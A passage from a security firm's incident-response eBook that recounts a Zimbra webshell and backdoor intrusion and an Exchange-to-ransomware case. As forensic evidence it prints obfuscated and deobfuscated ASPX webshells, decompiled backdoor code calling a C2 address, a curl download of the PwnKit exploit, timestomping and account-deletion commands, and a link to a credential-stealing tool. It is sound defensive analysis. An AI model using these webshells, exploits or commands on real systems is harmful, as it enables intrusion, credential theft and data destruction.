

CASE STUDY



# Incident Response – Ransomware Tales From the Cliff Face

Taha El Graini  
Cyber Incident Response



# Content

Introduction	3		
<b>Tales From the Incident Response Cliff Face #1</b>	<b>4</b>	<b>Tales From the Incident Response Cliff Face #3</b>	<b>36</b>
Watson, We Have a Problem	5	Archeology vs Adrenaline	37
Alert #1: Where are my webshells?	5	Watson, we have a problem	38
Alert #2: Exploitation for Privilege Escalation	9	A forgotten weak backdoor	39
Bridging the Islands: How Did the Attacker Move From Zimbra to the VNC Gateway?	11	Climbing the (privilege) ladder	40
Compromised Backups Are Not Backups at All	12	Lateral Movement to Get More	43
MITRE Mapping	13	What The Threat Actors Did Next: Gadgets	44
Takeaways	14	An Insight Into How The Threat Actor Selected Their Data	46
<b>Tales From the Incident Response Cliff Face #2</b>	<b>15</b>	Data Exfiltration	48
Summary	16	They are still here...	50
Proxywhat?	17	The attack story, with a focus on the most relevant elements of the kill chain	53
The Eye of Sauron	20	Key Takeaways	54
From the Textbooks: On the Matter Of Stealing Cleartext Credentials	21	Conclusion	55
Back to the Case (Study) at Hand: Applying the Theory	22		
What is the probable explanation?	24		
Reproducing the technique in my lab	25		
In Focus: Detection and response; How to deal with this attack	29		
Ransomware with a Red Carpet	33		
Recommendations	35		

# Introduction

In today's digital age, data is king, and the cybersecurity stakes have never been higher. A staggering 63% of organizations experienced a data breach in the past year<sup>1</sup>. Many of these breaches were fueled by ransomware attacks, and the threat landscape is more perilous than ever. No organization is immune. Whether large or small, every business teeters on the edge of an "incident response cliff." It's a place where quick thinking and decisive action can determine success or disaster, resilience or ruin.

This eBook, *Tales from the Incident Response Cliff Face*, is a technical guide that chronicles the front-line battles fought by Kudelski Security's experts against increasing threats like ransomware. Through real-world scenarios, it takes you deep into the anatomy of cyberattacks. You'll see the subtle signs of an initial breach. You'll witness the time-sensitive moments when containment hangs in the balance. Each chapter exposes the attackers' playbooks, showing how they exploit vulnerabilities and maintain persistence. More importantly, these stories reveal the critical countermeasures that disrupt attacks, recover systems, and prevent future breaches.

- **Case Study One:** Webmail Server Attacks
- **Case Study Two:** Exchange Server Exploitation
- **Case Study Three:** Real-Time Ransomware Mitigation

Whether you're an IT professional, a business leader, or simply someone fascinated by the battle between defenders and adversaries, this eBook offers both a technical deep dive and actionable insights. Our goal is not just to recount incidents but to empower you with lessons learned—arming you with the knowledge to fortify your defenses.

Step to the edge. Explore the cliff face. And discover how the incident response team were able to detect and outmanoeuvre the attackers.

<sup>1</sup> Forrester's 2023 Security Survey.


If you suspect that you've been the victim of a cyber-attack,  
please call our 24/7/365 Cyber Fusion Center for immediate assistance.

U.S: +1 678 355 8470 | EMEA: +41 58 317 77 78

# Tales From the Incident Response Cliff Face

In this series, we will be covering recent incident response cases handled by the Kudelski Security Incident Response team (KSIR).

This is not an in-depth technical write up, rather an effort to share concrete recommendations from a specific incident, which will help you improve your readiness in case of a cyber breach.





## WATSON, WE HAVE A PROBLEM

KSIR was contacted after the client suspected “something didn’t look right” with their Zimbra webmail server in the demilitarized zone (DMZ), which they had been investigating for almost a month.

A quick check revealed the following:

- The Zimbra web folder did contain webshell backdoors; the client had deleted what they had already easily spotted
- While the client did have an EDR solution in place, it was unfortunately not deployed in the Linux servers fleet
- The web server logs have since been rotated and the client does not keep copies (no SIEM or central logging)

The first action we took was to deploy the EDR agents on the Linux servers. This would give us the visibility and ability to be ready to respond in case the attacker was still in the network or if any super-advanced persistence mechanism had been set.

## ALERT #1: WHERE ARE MY WEBSHELLS?

Two days later, while working on agent deployment, the threat actor did indeed return and we received an alert on the Zimbra server. Throughout the investigation, it would appear the threat actor worked on a schedule: every 4-5 days within working hours between midnight and 5AM UTC+1.

While we suspected that the exposed internet assets were the entry points of attackers, we were able to prove it by piecing the evidence together on a timeline.

Customer notices exploitation against Zimbra

Customer starts deploying EDR on Linux fleet

Alert-#1: Zimbra Webshells



After appearing to search for webshells, the attacker received a status code “200” on one of the deployed Java pages /opt/zimbra/jetty\_base/webapps/zimbra/public/jsp/Startup3.jsp (see figure 1) and started interacting with it by executing some enumeration commands (see figure 2 – for who is logged on and what they are doing).

```

/public/jsp/ssstup3.jsp REQUEST 192.168.164.45 G
/public/jsp/ssstup3.jsp RESPONSE 404 null
/public/jsp/Startup3.jsp REQUEST 192.168.164.45
/public/jsp/Startup3.jsp RESPONSE 200 text/html
/public/jsp/Startup3.jsp REQUEST 192.168.164.45
/public/jsp/Startup3.jsp RESPONSE 200 text/html;
/public/jsp/Startup3.jsp REQUEST 192.168.164.45
/public/jsp/Startup3.jsp RESPONSE 200 text/html;
/public/jsp/Startup3.jsp REQUEST 192.168.164.45
/public/jsp/Startup3.jsp RESPONSE 200 text/html
/public/jsp/Startup3.jsp REQUEST 192.168.164.45

```

Figure 1. Attacker finds the webshell

_time	CommandLine	ImageFileName	ParentBaseFileName
REDACTEDT02:21:45.531+0000	/bin/sh -c cd "/opt/zimbra/log";last;echo 9f0bc6bd2;pwd;echo 0f5429e12479	/usr/bin/bash	jspawnhelper
REDACTEDT02:21:53.319+0000	/bin/sh -c cd "/opt/zimbra/log";w;echo 9f0bc6bd2;pwd;echo 0f5429e12479	/usr/bin/bash	jspawnhelper
REDACTEDT02:24:35.935+0000	/bin/sh -c cd "/opt/zimbra/log";cd /opt/zimbra/jetty_base/webapps/zimbra;echo 72bb30c11;pwd;echo b73e3117c26	/usr/bin/bash	jspawnhelper

Figure 2. Attacker executes enumeration commands via webshell

The threat actor later checked if any of the other webshells were still present. This gave us a clue as to where the attacker would store the backdoors. The first two commands (shown in figure 3 below) even showed how the attacker would obfuscate them with different base64 encoding libraries.



time	CommandLine
REDACTEDT02:27:37.373+0000	/bin/sh -c cd "/opt/zimbra/jetty_base/webapps/zimbra";find . -type f -name "*.jsp"   xargs grep "java.util.Base64.getDecoder";echo 72bb30c11;pwd;echo b73e3117c26
REDACTEDT02:29:56.211+0000	/bin/sh -c cd "/opt/zimbra/jetty_base/webapps/zimbra";find . -type f -name "*.jsp"   xargs grep "sun.misc.BASE64Encoder";echo 72bb30c11;pwd;echo b73e3117c26
REDACTEDT02:30:57.001+0000	/bin/sh -c cd "/opt/zimbra/log";cd /opt/zimbra/jetty_base/webapps/zimbra;echo bc7e49;pwd;echo 1fbf63
REDACTEDT02:31:01.138+0000	/bin/sh -c cd "/opt/zimbra/jetty_base/webapps/zimbra";ls -al;echo bc7e49;pwd;echo 1fbf63
REDACTEDT02:31:23.768+0000	/bin/sh -c cd "/opt/zimbra/jetty_base/webapps/zimbra";find ./css -type f -name "*.jsp";echo 72bb30c11;pwd;echo b73e3117c26
REDACTEDT02:31:47.116+0000	/bin/sh -c cd "/opt/zimbra/jetty_base/webapps/zimbra";find ./public -type f -name "*.jsp";echo 72bb30c11;pwd;echo b73e3117c26
REDACTEDT02:32:26.415+0000	/bin/sh -c cd "/opt/zimbra/jetty_base/webapps/zimbra";find ./downloads -type f -name "*.jsp";echo 72bb30c11;pwd;echo b73e3117c26
REDACTEDT02:32:43.435+0000	/bin/sh -c cd "/opt/zimbra/jetty_base/webapps/zimbra";find ./h -type f -name "*.jsp";echo 72bb30c11;pwd;echo b73e3117c26

Figure 3. Attacker obfuscates using base64 encoding libraries

After getting hits, the threat actor tampered with the timestamp metadata of the files to hide them more effectively, making them look like they were present at a previous point in time and would go unnoticed if the administrator looked for recent modifications.

time	CommandLine	ImageFileName	ParentBaseFileName
REDACTEDT02:46:26.000+0000	/bin/sh -c cd "/opt/zimbra/log";touch -r /opt/zimbra/jetty_base/webapps/zimbra/help/en_US/advanced/go.gif /opt/zimbra/jetty_base/webapps/zimbra/help/en_US/advanced/help.jsp;echo 452d3b0b;pwd;echo 567f756	/usr/bin/bash	jspawnhelper
REDACTEDT03:11:12.000+0000	/bin/sh -c cd "/opt/zimbra/log";touch -r /opt/zimbra/jetty_base/webapps/zimbra/yui/2.9.0-alfresco-20140211/assets/skins/sam/logger.css /opt/zimbra/jetty_base/webapps/zimbra/yui/2.9.0-alfresco-20140211/assets/skins/sam/skin.jsp;echo 452d3b0b;pwd;echo 567f756	/usr/bin/bash	jspawnhelper

Figure 4. Attacker tampers with timestamp meta data

Further custom forensics on the host revealed other webshells:

`/opt/zimbra/jetty_base/webapps/zimbra/public/jsp/Zimbre.jsp`

As the webserver logs don't go back long enough, proving which CVE was exploited to get foothold on the Zimbra webserver was not straightforward. However, a quick search on the product's vulnerabilities showed how different Zimbra RCE vulnerabilities had been actively exploited in the wild, especially with server versions that were confirmed to be outdated at the time.

See: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-228a> for details.







## ALERT #2: EXPLOITATION FOR PRIVILEGE ESCALATION

Around the time we received the EDR alert for the Zimbra webserver, we got another alert from an internal webserver that indicated a compromised user was attempting to download the following:

```
curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
```

This is a self-contained exploit for CVE-2021-4034 for local privilege escalation on Linux distributions. We confirmed that the client's infrastructure was vulnerable.

In order to determine the scope of lateral movement, we started pulling artifacts with sniper forensics on the local webserver as EDR technology is only effective as soon as it is deployed and not useful for investigating past activity.

Following the two alerts, we moved to containment.

At this stage, we have reliable information about the attacker from the two alerts: timeframe, username, and exploitation habits. As the attacker is seen to leverage CVE-2021-4034 whenever they start an ssh session, one way to hunt for this behavior is by looking for the lines below in the auth.log (secure.log) file (figure 5). This correlates positively with the vulnerability exploitation, which uses that kit.

```
The value for the SHELL variable was not found the /etc/shells file [USER=root] [TTY=/dev/pts/151] [CWD=/tmp] [COMMAND=GCONV_PATH=./pkexec PATH=GCONV_
The value for the SHELL variable was not found the /etc/shells file [USER=root] [TTY=/dev/pts/151] [CWD=/tmp] [COMMAND=GCONV_PATH=./pkexec PATH=GCONV_
```

Figure 5. IR defenders hunt for activity using auth.log file

This iterative process allowed us to discover that the threat actor was coming from a contractor VNC gateway and leveraging credentials (which we later discovered to be compromised) to try to log into as many hosts as they could, successfully getting into 6 others.

Alert-#2: Exploitation for Privilege Escalation

Zimbra and VNC gateway containment



Furthermore, the forensic analysis revealed that a backdoor binary was dropped onto two servers.

The backdoor is successfully detected by many AV engines and is labeled as trojan.linux/rekoobe (figure 6).




Figure 6. Anti-virus software detects backdoor and labels it trojan.linux/rekoobe

Static analysis of the file shows a hardcoded C2 ip: 94.158.247.102 and a connection would be established on port 443 (figure 7).

```
socket_descriptor = socket(2,1,0);
} while (socket_descriptor < 0);
C2_IP = gethostbyname("94.158.247.102");
} while (C2_IP == (hostent *)0x0);
memcpy(ptr_sockaddr.sa_data + 2,*C2_IP->h_addr_list,(long)C2_IP->h_length);
/* AF_INET */
ptr_sockaddr.sa_family = 2;
/* Port 443 */
ptr_sockaddr.sa_data._0_2_ = 0xbb01;
error_code = connect(socket_descriptor,&ptr_sockaddr,0x10);
```

Figure 7. Static file analysis shows hardcoded C2

## BRIDGING THE ISLANDS: HOW DID THE ATTACKER MOVE FROM ZIMBRA TO THE VNC GATEWAY?




Figure 8. Attacker activity

### In a Nutshell

1. Attacker hides behind TOR exit nodes to attack the mail server
2. Attacker finds the cleartext credentials of the expired third-party user account, which he uses to impersonate him on the partner's gateway
3. Attacker moves laterally over the network and abuses stolen credentials and unpatched vulnerabilities
4. Attacker leaves malware backdoors that beacon out to his command and control infrastructure and enable him to maintain remote access to the environment

While it is theoretically possible that two different threat actors were on the same environment, we wanted to understand how the attacker could move from the mail server to the other hosts.



We confirmed the hypothesis that the compromised user's cleartext password was sent in an email stored in cleartext on the Zimbra webmail server. Essentially, the client needed to assume that the attacker had access to other sensitive data residing in the emails.

**Moving on with the investigation, we were able to determine that the account belonged to an ex-employee of the contracting company who was not properly offboarded.**

Their account's most recent activity occurred during the incident's timeline. This allowed us to confidently establish the link between Zimbra as patient-0 and the contractor's VNC gateway as the first host in the lateral movement kill chain.

### COMPROMISED BACKUPS ARE NOT BACKUPS AT ALL

The compromised Zimbra server was contained and reserved for investigation while the customer worked on starting a fresh image. Unfortunately, the new server was spawned from a compromised snapshot, which allowed the attacker to find a hidden webshell backdoor. This time the attacker directly deleted all user accounts. We believe the act of sabotage was precipitated by the operation being burned.

Attacker reaches out to the restored Zimbra server, confirms it is compromised and deletes all user accounts

```
/opt/zimbra/bin/zmprov da [REDACTED]
/opt/zimbra/bin/zmprov da [REDACTED]
/opt/zimbra/bin/zmprov da [REDACTED]
/opt/zimbra/bin/zmprov da [REDACTED]
/opt/zimbra/bin/zmprov da [REDACTED]
/opt/zimbra/bin/zmprov da [REDACTED]
/opt/zimbra/bin/zmprov da [REDACTED]
/opt/zimbra/bin/zmprov da [REDACTED]
```

Figure 9. The attacker deletes the user accounts

Fortunately, the client had recent backups. Disruption for users was minor (less than 1 hour downtime) and login was only blocked temporarily before restoration.

## MITRE MAPPING

In addition to common attacker tactics, techniques, and procedures (TTPs), the breach in question included the following more specific ones:

- Initial foothold on a DMZ webserver (Mitre: T1190)
- Lateral movements with insecure credentials (Mitre: T1552.001)
- Leveraging third-party trust (Mitre: T1199)
- Exploitation for privilege escalation (T1068)
- Web Shell backdoors (T1505.003)
- Lateral movement with SSH T1021.004
- Timestomping T1070.006



## TAKEAWAYS



**1.** Save any evidence from your investigation. You may need an expert opinion on this later on.



**2.** Deploy your security solutions consistently and configure them according to best practice. This way, you'll avoid creating a false sense of security.



**3.** Without logs, answering questions after a breach is hard. Consider making raw copies of the logs and keeping them somewhere safe.



**4.** Business disruption can be avoided if you do backups. Make sure you back up critical services frequently.



**5.** Hardening provides very high ROI and when coupled with an EDR increases security by orders of magnitude. Consider implementing basic hardening configuration on your critical assets, especially the exposed ones.



**6.** At least two CVEs were exploited during the incident – from the internet and from the local network. Keep your applications and infrastructure updated.



**7.** Ensure that you offboard employees properly and that any partners do so as well.




**8.** Security is as strong as its weakest link: in this particular case, the contractor's weak security hygiene (improper offboarding + lack of MFA) allowed the attacker to dig deep into the client's infrastructure.

## Tales From the Incident Response Cliff Face

In this installment of Tales from the Incident Response Cliff Face, we'll take a look at a recent engagement, which involved a string of events that spanned a period of several months.

The focus: ransomware with assisted initial access.



## SUMMARY

An initial attacker broke into the victim's environment, established a foothold throughout, and then advertised it for sale on the dark net.

The victim however, was an NGO that cared for the most vulnerable. For some reason – perhaps the weak financial incentive, perhaps a sense of morals – the rights to access the victim's environment sat on the marketplace for a full eight months before they were eventually purchased by a second attacker.

In this report we will elaborate how the unprepared victim was set up for this ransomware event and, as usual, share some insights to help you avoid being caught in the same trap.

### In a nutshell, we will cover:

- How threat actors obtained initial foothold by exploiting vulnerabilities on public facing servers.
- A well-known technique that allows attackers to steal credentials practically on a domain scale and goes under the radar of leading AV/EDR solutions.
- The actions that we were able to observe of the NoEscape ransomware operators.





## PROXYWHAT?

Our engagement started nearly two weeks after the ransomware detonation. While the client fortunately managed to leverage spare backups to perform restoration and avoid business disruption, it did mean that their intervention contaminated the crime scene and that full visibility into the cyber killchain would be impossible.

Initial triage of forensic collections revealed that the on-premise Exchange server played a central role in the threat actor's operation by being the source of the RDP internal lateral movement.

To make matters worse, the lack of patching since 2021 coupled with exposure to the internet, would have almost certainly meant that it had already been hit by the *Proxysomething* wave.

This hunch was quickly confirmed to be correct. While the usual logs to hunt for this family of Exchange CVEs have only been available since mid-August 2023 and did not show any traces of exploitation, we did manage to find two webshells on disk. I could not determine the previously installed version of Exchange and therefore can't say with confidence which of these were exploited:

- ProxyShell (CVE-2021-34473, CVE-2021-34523 and CVE-2021-31207)
- ProxyLogon (CVE-2021-26855, CVE-2021-27065)
- ProxyNotShell (CVE-2022-41040 and CVE-2022-41082).

Working on the assumption that this was a known CVE, it was safe to assume it would have been one of these.

The two webshells were lightly obfuscated to avoid static disk detection but remained simple: (as shown by Figures 1-4, overleaf). They would execute whatever was in the `cadataKey` request parameter and then either force a 404 or redirect to another page.

Proxyshell/ProxyLogon/  
ProxyNotShell exploitation



My assumption is that this was a way to make it harder for Blue Team operators to identify webshell interactions and reduce the risk of being discovered by their usual technique of using the filter on aspx coupled with a 200 return code.

```
cat E:\inetpub\wwwroot\aspnet_client\system_web\... \isstart.aspx
%PAGE LANGUAGE-JS%<var sDrX="( ' FT' : '%U%55%;%u0022%5D%u002%u0038%52%u0076%u0007%u006b%u0007%u006b%2c' , G' : 'c%76%u0061%u0028%52%u0065%u0071u0063%73%u0074%5B%u0022%63%61%u0064%u0074%u0061' , jfG : '%u0053%u0074%u0061%u0075%0064%u0074%004') ;eval(unescape(sDrX[ G ]) + sDrX[ ' FT ' ] + sDrX[ ' jfG ' ]);%>
```

Figure 1. Obfuscated Webshell 1

```
Output
eval(Request["cadataKey"]);Response.StatusCode=404;
```

Figure 2. Deobfuscated Webshell 1

```
cat ...
%PAGE LANGUAGE-JS%<var V="( ' FX' : '%fF%73e%u002E%u0064%u0072e%u0074%38%u0022%u002f%u0061%u002F%61%875' , ' F' : 'e%u0076%u0061%u006C(R%u0065%71u%0065%73%u0074['c%u0061%u0064%u0074%u0061%u0061%u0073%22%52%9;%'s%u0070' , 'hTc' : '%u0074%u002flog%6F%.%61%u0070%78%2%u0029%u003b' );eval(unescape(V[ ' F ' ]+V[ ' FX ' ]+V[ 'hTc' ]));%>
```

Figure 3. Obfuscated Webshell 2

```
eval(Request["cadataKey"]);Response.Redirect("/owa/auth/logon.aspx");
```

Figure 4. Deobfuscated Webshell 2

The creation timestamps on these two files indicate that they were created back in December 2022. Furthermore, as shown in Figures 5, I discovered that a file had been created a couple of seconds before the first webshell.

This file masked as the ApacheBench command line utility but proved quickly to be a Meterpreter stager. The Meterpreter stager is built on a template executable, which allows the malicious shellcode to be injected into the .text section.




Figure 5. File, masking as ApacheBench command line utility

This stager then communicates to 103.112.232.44:443 to get the rest of the Meterpreter payload. In our investigation, however, it became evident that it was not the only payload to have reached out (see Figure 6 overleaf). Behind that particular IP, was a compromised Exchange server that was used to compromise other vulnerable Exchange servers.

This is a classic case of launching an attack from another victim – so the hackers can hide their identity.





Whois Lookup	Communicating Files (5)			
inetnum: 103.112.232.0 - 103.112.232.255	Scanned	Detections	Type	Name
netname: IDNIC-PTPPA-ID	2022-12-13	55 / 72	Win32 EXE	Malware.exe
descr: PT. Perusahaan Pengelola Aset	2022-12-10	53 / 72	Win32 EXE	79bf8bb64e0b9bba944ec595d46fb0cc.virus
descr: Corporate / Direct Member IDNIC	2023-01-17	55 / 71	Win32 EXE	eikGk.exe
descr: Gedung Sampoerna Strategic Square	2022-12-08	55 / 72	Win32 EXE	wcjhF.exe
descr: Jl. Jend. Sudirman No.Kav 45-46 North Tower Lt 10	2023-02-18	57 / 71	Win32 EXE	ab.exe
descr: Jakarta 12930				

Figure 6. Evidence that multiple malwares are reaching out to the victim organization

A quick check of the Metasploit exploits for the Exchange CVE reveals that they provide the ability to write backdoors in the aforementioned paths. We can safely assume that the initial threat actor was using Metasploit modules to operationalize the exploitation against vulnerable Exchange servers.

### THE EYE OF SAURON

The forensic analysis revealed that NoEscape managed to perform lateral movement via RDP with the domain admin account. After confirming that the latter was not performed in restricted admin mode (which would require the NT Hash only), the usual question was on the table once again: How did the attacker obtain the clear text password?

A fair guess would be that the attacker got hold of it by exploiting the previously mentioned CVEs that give local system privileges on the Exchange server. If, as was the case here, a decent AV/EDR solution was missing, dumping credentials from the LSASS process would become child's play and provide easy access to the domain admins credentials, which would likely be cached on the Exchange server.

But a fair guess, in this case, is not a correct guess.

In this case, the LSASS did not contain cleartext credentials since WDigest was not enabled. Furthermore, the NTLM hash would not have been easily cracked either since the customer confirmed he was using complex 18-character passwords. Finally, the password did not appear to be stored in common credential stores nor in simple text or script files.

Suddenly, answering how the attacker achieved this privilege escalation became really interesting. To find answers, we had to go back to the textbooks.

Password stealer with NPPSPY technique



## From the Textbooks: On the Matter Of Stealing Cleartext Credentials

What we know about cleartext passwords is that their lifetime in modern systems is short. A cleartext password only exists when it is being acquired, but as soon the credential needs to be validated (be it locally or remotely), the password is hashed and the cleartext form is basically lost for good. Which means that it's only possible to obtain the cleartext form by a small number of other ways. The most basic involves listening on the interactive logon process. As their name suggests, this is what keyloggers do by collecting keystrokes. More refined techniques specifically target the windows interactive logon process. A famously documented technique involves Windows Authentication Providers, which comprises two groups: Security Support Providers and Network Providers.

We will focus on the latter in our tale.

If you are curious to know more about Security Support Providers and the different techniques for stealing cleartext credentials, read more here:

<https://www.scip.ch/en/?labs.20220217>

The technique to steal cleartext credentials by abusing Network Providers has a 2020 implementation under the name NPPSPY

<https://github.com/gtworek/PSBits/tree/master/PasswordStealing/NPPSpy>

(I also found descriptions of the technique dating back to the early 2000s)

<https://www.giac.org/paper/gcih/117/microsoft-network-provider-exploit/101145>

TLDR: A neat visual explains how the technique works. The dll needs to be "recorded" in the registry for it to be called, by declaring a network provider.

